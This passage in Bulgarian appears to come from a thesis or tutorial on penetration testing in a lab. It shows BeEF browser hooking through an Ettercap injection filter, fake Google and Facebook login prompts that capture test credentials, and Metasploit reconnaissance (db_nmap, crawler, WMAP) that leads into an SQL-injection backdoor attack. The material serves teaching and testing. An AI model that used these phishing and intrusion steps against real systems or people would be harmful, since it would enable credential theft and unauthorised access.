
Фиг.5.1.36 Навигиране до приложението OWASP Bricks

В полето за съобщение на Ettercap виждаме съобщенията от ред 4 и 9 от кода на филтъра, който написахме по-горе. Съответно модифицирането на трафика е било успешно.

```
Content filters loaded from /root/bhfilter.ef...  
Encoding changed ...  
Beef hook injected ...
```

Фиг.5.1.37 Съобщенията при успешно инжектиране на BeEF hook-а в отговора на сървъра

Нека проверим най-важното - дали BeEF е прихванал браузъра. При успех в секцията „Hooked Browsers” трябва да видим IPv4 адреса на целевия браузър (192.168.0.101) в подсекцията „Online Browsers”.



Фиг.5.1.38 Успешно прихващане на браузър

В секцията „Hooked Browsers” – дървовидна структура, съдържаща прихванатите браузъри, разделени по техния статус – активни (online) и изключени (offline), може да видим адреса на прихванатия браузър и съответно да потвърдим, че атаката е била успешна. Нека разгледаме възможностите, които предоставя инструмента BeEF, след като веднъж сме прихванали браузър. Ако маркираме някои прихванат браузър (в случая имаме само един с IPv4 адрес 192.168.0.101), в дясната част на страницата ще се отвори нов таб „Current Browser” с допълнителни секции, свързани с информация за системата, журнални данни, изпращане на команди и други. Може да разгледаме детайлите относно прихванатия браузър, както и за самата машина, на която работи – език, платформа, плъгини, размер на екрана, компоненти на браузъра, операционна система, вид на хардуера, архитектура на процесора и т.н.

Getting Started		Logs		Current Browser				
Details		Logs	Commands	Rider	XssRays	Ipec	Network	WebRTC
Category: Browser (6 Items)								
Browser Version: UNKNOWN							Initialization	
Browser UA String: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36							Initialization	
Browser Language: en-US							Initialization	
Browser Platform: Win32							Initialization	
Browser Plugins: Chrome PDF Plugin, Chrome PDF Viewer, Native Client							Initialization	
Window Size: Width: 1366, Height: 625							Initialization	
Category: Browser Components (12 Items)								
Flash: No							Initialization	
VBScript: No							Initialization	
PhoneGap: No							Initialization	
Google Gears: No							Initialization	
Web Sockets: Yes							Initialization	
QuickTime: No							Initialization	
RealPlayer: No							Initialization	
Windows Media Player: No							Initialization	
WebRTC: Yes							Initialization	
ActiveX: No							Initialization	
Session Cookies: Yes							Initialization	
Persistent Cookies: Yes							Initialization	
Category: Hooked Page (5 Items)								
Page Title: Welcome to OWASP Bricks							Initialization	
Page URI: http://192.168.0.103/owaspbricks/							Initialization	
Page Referrer: Unknown							Initialization	
Host Name/IP: 192.168.0.103							Initialization	
Cookies: BEEFHOOK=VWITA4m84AcXQYwtznzfkUrpjYi9KYCMJe3CWkD23OLSXrithM1GXJU2exKKvjKrvBPoVHVXd546... jiveLastVisited=1564848495369; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada							Initialization	
Category: Host (8 Items)								
Host Name/IP: 192.168.0.101							Initialization	
Date: Sun Aug 04 2019 19:35:31 GMT+0300 (Eastern European Summer Time)							Initialization	
Operating System: Windows							Initialization	
Hardware: Laptop							Initialization	
CPU: x86_64							Initialization	
Default Browser: Unknown							Initialization	
Screen Size: Width: 1366, Height: 768, Colour Depth: 24							Initialization	
Touch Screen: No							Initialization	

Фиг.5.1.39 Уеб интерфейс на BeEF, изглед с всички данни за прихванатия отдалечен браузър


След като даден браузър е бил свързан към BeEF, към него е възможно да се изпратят различни команди. За целта те се посочват от секцията „Commands” и след попълване на различни изисквания или опционални параметри се генерират необходимите HTTP(S) заявки.

Отделните команди са разделени в групи, свързани с откриване на параметри за браузъра (например наличие на разширителни модули, достъп до Уеб камера и други), разширения на Chrome, експлойти, активиране на Metasploit атака, сканиране на мрежи и много други. След като бъде посочена желаната опция е необходимо да бъдат въведени параметри за нея в най-ясната секция на страницата. Активирането на действието става чрез натискането на бутона „Execute”, а в „Modules Results History” се виждат получените резултати.

Много е важно да се знае, че активирането на команда води до изпращане на информация към целевата система. Това действие може да бъде засечено от специализирани защитни системи и много точно класифицирано като злонамерено.

5.1.5. След експлойт и поддържане на достъп(Post exploitation and Maintaining access)

Като пример може да използваме команди от секцията „Social Engineering”. Нека разгледаме генерирането на подвеждаща (клонирана) страница за достъп до Google Mail. Типични действия за провеждане на атаки по методите на социалното инженерство с цел да се получи информация за въведените потребителски данни(име и парола).




Фиг.5.1.40 Секция с команди при BeEF

Стъпките, които са необходими за реализирането на атаката са следните:

- Избор на целевият хост (в случая имаме само един 192.168.0.101);
- От секцията с команди „Social Engineering” избираме „Google Phishing”;
- В полето „XSS hook URI” задаваме адреса на атакуващата машина (адреса на системата, на която работи ВеЕФ);
- Стартираме атаката като натиснем бутона „Execute”;

След стартирането на атаката на целевият хост трябва да се е заредила следната подвеждаща страница:



Фиг.5.1.41 Пренасочване на браузъра на жертвата към клониран сайт на Google Mail


Ако потребителя се подведе и въведе своите данни (както е показано на фигурата отгоре), в ВеЕФ ще се изведе информация за профила.

Module Results History			Command results
id	date	label	1
0	2019-08-04 13:51	command 1	data: result=Username: pandora Password: pandora1234

Фиг.5.1.42 Въведените данни за потребителски профил в клонираната страница на Google Mail


По подобен начин може да се извърши и опит за откриване на потребителски профил за Facebook . В този случай се избира командата „Pretty Theft” от групата „Social Engineering” . Необходимо е да се дефинира типа на диалога – „Facebook” (подържат се

Facebook, LinkedIn, YouTube, Windows, Yammer, IOSи общ) и да с натисне бутонът „Execute”.



Фиг.5.1.43 Атака „Pretty Theft”, насочена към Facebook профила на жертвата

В целевия браузър ще се визуализира прозорец, подобен на показания.



Фиг.5.1.44 Симулиран прозорец за свързване към Facebook при атака от тип „Pretty Theft” с BeEF

Отново, ако жертвата е невнимателен потребител и въведе своите данни, те ще се визуализират в интерфейса на BeEF.

Module Results History			Command results
id ▲	date	label	1
0	2019-08-04 14:19	command 1	data: answer=pandora@gmail.com:pandora1234

Фиг.5.1.45 Данни за достъп до Facebook, въведени в прозореца на атаката „Pretty Theft”

5.2. Sql Injection атака [19]


В тази подточка ще опишем подход за атака от типа „Sql Injection”. Той наподобява останалите типове атаки за инжектиране на код или команди, като целта е през технологичен пропуск в приложението да се осъществи достъп до базата данни и в последствие да се извлече или модифицира информацията в нея.

Няма да се фокусираме върху прости примери за вмъкването на допълнителни команди при непроверени заявки от страна на клиент към Уеб приложение. Целта е да акцентираме върху възможностите, които се предоставят на атакуваният от една на пръв поглед маловажна уязвимост на приложението.

При тази атака ще използваме още няколко много мощни инструмента – Metasploit, msfvenom, meterpreter, sqlmap, owasp zap. Целта на този пример е да покажем как през Sql Injection уязвимост в уеб приложението можем да отворим задна врата (backdoor) на уязвимия сървър. Задната врата (backdoor) е техника, при която механизмът за сигурност на системата се заобикаля незабелязано за достъп до компютър или неговите данни.[20]

5.2.1. Дефиниране на топология и подготовка на експерименталната среда

Преди да започнем, нека дефинираме използваната топология. Ще работим само в рамките на локалната мрежа 192.168.0.0/24. Целевата система е уеб сървър OWASP Broken Web Application, инсталиран във виртуална машина под управлението на Oracle Virtual Box с IPv4 адрес 192.168.0.109, а за целево уеб приложение избираме WackoPicko. Ще осъществим атаката от друга виртуална машина, на която е инсталирана Kali Linux операционна система. Конфигурираният IPv4 адрес на атакуващата система е 192.168.0.106. Стартирането и на двете виртуални машини описахме в предходната атака. Единствено забравихме да споменем, че мрежовите карти и на двете виртуални машини са конфигурирани като „Bridged Adapter”. Bridged networking свързва виртуална машина към мрежата с помощта на Ethernet адаптера на хост компютъра и обменя директно мрежови пакети, заобикаляйки мрежовия стек на хост операционна система.[40] Така симулираме физически отделни машини/системи в мрежата.



Фиг. 5.2.1 Началната топология на мрежата преди стартирането на атаката

5.2.2. Reconnaissance (Разузнаване)

Както описахме в точка 3 по-горе, първата стъпка при осъществяване на атака е разузнаването (reconnaissance) – целта е да получим възможно най-много информация за жертвата. Затова в първата стъпка в този пример ще сканираме целевия сървър. Ще използваме инструментът Metasploit.

Обикновено пен-тестерите или хакерите използват Metasploit, за да експлоитнат уязвимостите на услугите на целеви сървър или да създадат товар (payload), за да направят задна врата (backdoor) на хакнатия сървър. Но Metasploit с голямото си разнообразие от плъгини и модули, може да направи повече от това. Може да се използва и за изследване на уязвимостите на уеб приложения.

В тази точка ще използваме Metasploit и за сканиране, за да получим информацията от уеб сървъра, както и за оценка на уязвимостта на уеб приложението. Освен с Metasploit, ще покажем как можем да сканираме уеб приложението за уязвимости с помощта на OWASP ZAP.

Metasploit има "db_nmap" модул, който използва инструмента nmap (най-известният инструмент за сканиране) и когато получи резултата от nmap, го поставя в базата данни, която е създадена, за да запази резултатите.

Metasploit е предварително инсталиран под Kali Linux и е конфигуриран да използва PostgreSQL като система за управление на бази данни, затова е препоръчително преди да се стартира, първо да се активира услугата postgresql.

```
root@kali:~# service postgresql start
root@kali:~# msfconsole
```

```

'
/      \
((_____,,____))
( )  O O  ( ) _____
\  /      | \
o_o \      M S F  | \
\      |      *
|||  WW  |||
|||      |||

```

```

=[ metasploit v5.0.37-dev ]
+ -- --=[ 1909 exploits - 1073 auxiliary - 329 post ]
+ -- --=[ 545 payloads - 44 encoders - 10 nops ]
+ -- --=[ 2 evasion ]

```

```
msf5 >
```

В конзолата на Metasploit ще използваме командата „db_nmap”, след която се задава IPv4 адреса на целевата машина.

```

msf5 > db_nmap 192.168.0.109
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-10 10:12 EDT
[*] Nmap: Nmap scan report for 192.168.0.109
[*] Nmap: Host is up (0.00058s latency).
[*] Nmap: Not shown: 990 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 80/tcp    open  http
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 143/tcp   open  imap
[*] Nmap: 443/tcp   open  https
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 3306/tcp  open  mysql
[*] Nmap: 5001/tcp  open  complex-link
[*] Nmap: 8080/tcp  open  http-proxy
[*] Nmap: 8081/tcp  open  blackice-icecap
[*] Nmap: MAC Address: 08:00:27:E9:91:A7 (Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds
msf5 >
```

Всички резултати от изпълнението може да видим с помощта на командата “hosts”.

```
msf5 > hosts

Hosts
=====

address      mac          name          os_name  os_flavor  os_sp  purpose  info  comments
-----
192.168.0.109 08:00:27:e9:91:a7 192.168.0.109 Linux      Linux      192.168.0.109 server
```

Фиг.5.2.2 Изходът от командата „hosts” след сканирането с „db_nmap”

Можем да използваме командата “services”, за да получим подробна информация относно работещите услуги на системата.

```
msf5 > services
Services
=====

host          port  proto  name          state  info
-----
192.168.0.109 22    tcp    ssh           open
192.168.0.109 80    tcp    http          open
192.168.0.109 139   tcp    netbios-ssn   open
192.168.0.109 143   tcp    imap          open
192.168.0.109 443   tcp    https         open
192.168.0.109 445   tcp    microsoft-ds  open
192.168.0.109 3306  tcp    mysql         open
192.168.0.109 5001  tcp    complex-link  open
192.168.0.109 8080  tcp    http-proxy    open
192.168.0.109 8081  tcp    blackice-icecap open
```

С опцията „- S” може да филтрираме резултата по зададен стринг. Например, ако искаме да проверим дали има работеща mysql услуга, командата ще изглежда така:

```
msf5 > services -S mysql
Services
=====


host          port  proto  name  state  info
-----
192.168.0.109 3306  tcp    mysql open
```

Фиг.5.2.3 Търсене на информация за mysql услуга

Видяхме всички отворени портове на целевата система и съответните работещи услуги. Нека сега използваме crawl модула на Metasploit, за да разучим структурата на целевия уебсайт.

Уеб паяк (web crawler, web spider) е интернет бот (софтуер, който изпълнява автоматизирана задача през Интернет) [22], който помага в уеб индексирането. [21] Той обхожда една по една страниците на уебсайт, докато всички страници не бъдат индексирани. Уеб паяците помагат в събирането на информация за уебсайт и връзките към него, като също така помагат при валидирането на HTML кода и хипервръзките.

Нека стартираме crawler модула. Това става с помощта на „use” командата, след която изписваме модула, който искаме да използваме.



```
msf5 > use auxiliary/scanner/http/crawler
msf5 auxiliary(scanner/http/crawler) > show options

Module options (auxiliary/scanner/http/crawler):
```

Name	Current Setting	Required	Description
DOMAIN	WORKSTATION	yes	The domain to use for windows authentication
HttpPassword		no	The HTTP password to specify for authentication
HttpUsername		no	The HTTP username to specify for authentication
MAX_MINUTES	5	yes	The maximum number of minutes to spend on each URL
MAX_PAGES	500	yes	The maximum number of pages to crawl per URL
MAX_THREADS	4	yes	The maximum number of concurrent requests
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
SSL	false	no	Negotiate SSL/TLS for outgoing connections
URI	/	yes	The starting page to crawl
VHOST		no	HTTP server virtual host

Фиг.5.2.4 Разглеждане на опциите на crawler модула на Metasploit

С командата „show options” можем да принтираме опциите и техните стойности, които са необходими на заредения модул, за да свърши работата си. В дясната част виждаме имената на опциите. Колоната „Current Settings” съдържа информация за присвоените им стойности, т.е. настоящите настройки. Следващите две колони съдържат информация за съответните опции, както и дали е задължително да им задаваме стойности. Виждаме, че има опции със стойности по подразбиране и такива без стойност, но са задължителни, например RHOST (IPv4 адреса на целевата машина) и URI (От коя страница да започне работа web crawler-a). За да зададем стойност на някоя опция може да използваме командата „set”.

```
msf5 auxiliary(scanner/http/crawler) > set RHOSTS 192.168.0.109
RHOSTS => 192.168.0.109
msf5 auxiliary(scanner/http/crawler) > set URI /WackoPicko/
URI => /WackoPicko/
msf5 auxiliary(scanner/http/crawler) > run
```

Стартирането на модула става чрез командата „run”. Умишлено пропускаме целия изход от изпълнението на модула, тъй като е много дълъг.

Фиг.5.2.5 Стартиране на crawler модула на Metasploit

До тук успяхме да съберем много ценна информация за целевите уеб сървър и приложение, която ще използваме за осъществяването на атака по-късно. В следващата фаза ще демонстрираме събраната от уеб паяка информация.

В следващата стъпка ще използваме WMAP плъгина на Metasploit. WMAP е фреймуърк за сканиране на уеб приложения с общо предназначение. Архитектурата е проста като именно това я прави толкова мощна. Това е различен подход в сравнение с други алтернативи с отворен код и комерсиалните скенери, тъй като WMAP не е изграден около нито един браузър или паяк за улавяне на данни и манипулиране. Ще използваме този модул за сканиране на уязвимост на уеб приложението.

[illegible]

84

```
[*] Successfully loaded plugin: wmap
msf5 auxiliary(scanner/http/crawler) >
```

Във фазата на разузнаване вече обходихме приложението и цялата информация се съхранява в базата данни на Metasploit. WMAP Plugin може да я прочете, за да научи структурата на уеб приложението. Можем да покажем подробности за уеб приложението с команда „wmap_sites”.

```
msf5 auxiliary(scanner/http/crawler) > wmap_sites
[*] Usage: wmap_sites [options]
  -h      Display this help text
  -a [url] Add site (vhost,url)
  -d [ids] Delete sites (separate ids with space)
  -l      List all available sites
  -s [id] Display site structure (vhost,url|ids) (level) (unicode output true/false)

msf5 auxiliary(scanner/http/crawler) >
```

Фиг.5.2.6 Опции на командата „wmap_sites”

От опциите виждаме, че „-l” ще изведе списък с всички достъпни уеб приложения.

```
msf5 auxiliary(scanner/http/crawler) > wmap_sites -l
[*] Available sites
=====

  Id  Host          Vhost          Port  Proto  # Pages  # Forms
  --  ---          -
  0   192.168.0.109 192.168.0.109 80    http   500      14

msf5 auxiliary(scanner/http/crawler) >
```

Фиг.5.2.7 Списък на наличните уеб приложения

Номера от колоната „Id” можем да използваме, за да покажем структурата на някое от наличните уеб приложения като след опцията „-s” посочим съответния номер.

```
msf5 auxiliary(scanner/http/crawler) > wmap_sites -s 0
```

```
[192.168.0.109] (192.168.0.109)
```

```
└─ WackoPicko (10)
    └─ admin (1)
        └─ index.php
    └─ calendar.php
    └─ css (2)
```

```
|   └─ blueprint (2)
|   |   └─ print.css
|   |   └─ screen.css
|   └─ stylings.php
└─ error.php
└─ guestbook.php
└─ passcheck.php
└─ pictures (4)
|   └─ recent.php
|   └─ search.php
|   └─ upload.php
|   └─ view.php

/*Текстът е пропуснат умишлено*/
└─ tos.php
    └─ users (4)
        └─ home.php
        └─ login.php
        └─ register.php
        └─ sample.php
```

Пълната структура на горното уеб приложение може да се разгледа в Приложение [1].


```
msf5 auxiliary(scanner/http/crawler) > wmap_sites -s 0
[192.168.0.109] (192.168.0.109)
└─ WackoPicko (10)
   ├── admin (1)
   │   └─ index.php
   ├── calendar.php
   ├── css (2)
   │   ├── blueprint (2)
   │   │   ├── print.css
   │   │   └─ screen.css
   │   └─ stylings.php
   ├── error.php
   ├── guestbook.php
   ├── passcheck.php
   ├── pictures (4)
   │   ├── recent.php
   │   ├── search.php
   │   ├── upload.php
   │   └─ view.php
   ├── test (7)
   │   └─ awstats (7)
   │       ├── awstats (7)
   │       │   └─ awstats (1)
   │       │       └─ awstats
   │       ├── basilic
   │       ├── cacti
   │       └─ docs (3)
   │           └─ CHANGELOG
```

Фиг.5.2.8 Структура на уеб приложение с Id 0 от списъка на налични приложения

Вече сме готови да преминем към следващата стъпка – сканиране на приложението за уязвимости, което отново е възможно с WMAP модула и командата „wmap_targets”.

```
msf5 auxiliary(scanner/http/crawler) > wmap_targets
[*] Usage: wmap_targets [options]
    -h                Display this help text
    -t [urls]         Define target sites (vhost1,url[space]vhost2,url)
    -d [ids]          Define target sites (id1, id2, id3 ...)
